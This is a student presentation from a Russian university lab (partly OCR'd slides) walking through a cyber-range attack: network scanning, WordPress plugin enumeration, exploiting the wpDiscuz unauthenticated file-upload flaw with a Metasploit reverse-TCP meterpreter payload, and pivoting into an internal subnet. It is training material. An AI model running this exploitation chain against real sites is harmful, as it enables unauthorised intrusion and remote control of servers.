Презентация по лабораторной работе №4

Еюбоглу Тимур, Зиязетдинов Алмаз, Исаев Булат

18 ноября 2025 г.

Российский университет дружбы народов, Москва, Россия

Докладчик

- Еюбоглу Тимур
- 1032224357
- уч. группа: НПИбд-01-22
- Факультет физико-математических и естественных наук
- Российский университет дружбы народов

Цель лабораторной работы

Цель данной лабораторных работ — отработка навыков проведения комплексной кибератаки в контролируемой среде, имитирующей реальную корпоративную сеть.


Теоретические сведения

Во внутреннем сегменте организации необходимо получить доступ к DNS-серверу и найти флаг в одной из DNS-записей.

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.


Выполнение лабораторной работы

Сканирование сети


root@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"


```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 7027c3618faf4b3ee45202c7ecde6b34 (RSA)
|   256 d8d87dc8f06b8d4cccb33b38c9796d42 (ECDSA)
|_  256 07e0583acf3b1253bc17b2cadb7907e3 (ED25519)
443/tcp  open  ssl/http    nginx 1.25.0
| ssl-cert: Subject: organizationName=Ampire/stateOrProvinceName=Some-State/c
ountryName=RU
| Not valid before: 2023-05-26T13:18:26
|_Not valid after:  2033-05-23T13:18:26
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_http-title: Site doesn't have a title (application/json).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.25.0
1688/tcp open  nsjtp-data?
8888/tcp open  http        nginx 1.25.0
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: nginx/1.25.0
MAC Address: 02:00:00:CF:25:BF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for portal.ampire.corp (195.239.174.25)
Host is up (0.0015s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.8.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 02:00:00:CF:25:BD (Unknown)

Nmap scan report for 195.239.174.35
```

Добавление записи



```
  GNU nano 7.2                                              /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
127.0.0.1       fonts.googleapis.com
195.239.174.25  portal.ampire.corp
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

195.239.174.125 puppet

                                                   [ Read 10 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy
```

Сайт




META


- Log in
- Entries feed
- Comments feed
- WordPress.org

Рис. 3: Сайт портала организации

Запуск фреймворка




Интерфейс фреймворка Metasploit



```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```


Рис. 5: Интерфейс фреймворка Metasploit

Поиск модуля сканирования WordPress




```
   24  auxiliary/scanner/http/wp_learnpress_sqli                          2020-04
-29       normal  No     Wordpress LearnPress current_items Authenticated SQL
i
   25  auxiliary/scanner/http/wp_paid_membership_pro_code_sqli            2023-01
-12       normal  Yes    Wordpress Paid Membership Pro code Unauthenticated S
QLi
   26  auxiliary/scanner/http/wordpress_pingback_access
          normal  No     Wordpress Pingback Locator
   27  auxiliary/scanner/http/wp_registrationmagic_sqli                   2022-01
-23       normal  Yes    Wordpress RegistrationMagic task_ids Authenticated S
QLi
   28  auxiliary/scanner/http/wordpress_scanner
          normal  No     Wordpress Scanner
   29  auxiliary/scanner/http/wp_secure_copy_content_protection_sqli  2021-11
-08       normal  Yes    Wordpress Secure Copy Content Protection and Content
 Locking sccp_id Unauthenticated SQLi
   30  auxiliary/scanner/http/wordpress_xmlrpc_login
          normal  No     Wordpress XML-RPC Username/Password Login Scanner
   31  auxiliary/scanner/http/wordpress_multicall_creds
          normal  No     Wordpress XML-RPC system.multicall Credential Collec
tor


Interact with a module by name or index. For example info 31, use 31 or use a
uxiliary/scanner/http/wordpress_multicall_creds

msf6 >
```

Выбор нужного модуля




```
                                           s
   Proxies                           no    A proxy chain of format ty
                                           pe:host:port[,type:host:po
                                           rt][ ... ]
   RHOSTS                            yes   The target host(s), see ht
                                           tps://docs.metasploit.com/
                                           docs/using-metasploit/basi
                                           cs/using-metasploit.html
   RPORT       80                    yes   The target port (TCP)
   SSL         false                 no    Negotiate SSL/TLS for outg
                                           oing connections
   TARGETURI   /                     yes   The base path to the wordp
                                           ress application
   THEMES      true                  no    Detect themes
   THEMES_FILE /usr/share/metas      yes   File containing themes to
               ploit-framework/            enumerate
               data/wordlists/w
               p-themes.txt
   THREADS     1                     yes   The number of concurrent t
                                           hreads (max one per host)
   USERS       true                  no    Detect users with API
   VHOST                             no    HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Запуск модуля сканирования




```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost ⇒ portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress  0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress   0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp
/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > 
```

Результат сканирования



```
[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress  0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress   0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp
/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Пост “IT is magic”




admin_joe on IT is magic

November 12, 2021

Рис. 10: Пост “IT is magic” от пользователя “admin_joe”


Выход из модуля и поиск exploit



```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > back
msf6 > search wordpress exploit wp_wpdiscuz
```


Рис. 11: Выход из модуля и поиск exploit

Выбор модуля




```
msf6 > search wordpress exploit wp_wpdiscuz

Matching Modules
================


   #  Name                                                          Disclosure
 Date   Rank       Check  Description
   -  ----                                                          ----------
 ------  ----      -----  -----------
   0  exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload  2020-02-21
       excellent  Yes    WordPress wpDiscuz Unauthenticated File Upload Vulne
rability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload

msf6 > 
```

Параметры модуля



```
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /                yes       The base path to the wordpress app
                                         lication
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   wpDiscuz < 7.0.5


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > 
```


Установка значений параметров для атаки



```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
s 195.239.174.25
rhosts ⇒ 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogp
ath /index.php/2021/07/26/hello-world/
blogpath ⇒ /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
195.239.174.11
```

Рис. 14: Установка значений параметров для атаки


meterpreter-сессия



```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as HigtfAKj.php
[*] Calling payload ...
[*] Sending stage (39927 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:52766
) at 2025-11-07 00:42:58 +0300
[!] This exploit may require manual cleanup of 'HigtfAKj.php' on the target

meterpreter > getuid
Server username: www-data
meterpreter > 
```

Рис. 15: Получения meterpreter-сессии


Регистрация подсети



```
meterpreter > run autoroute -s 10.10.10.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```


Рис. 16: Регистрация подсети во фреймворке Metasploit

Поиск и выбор модуля



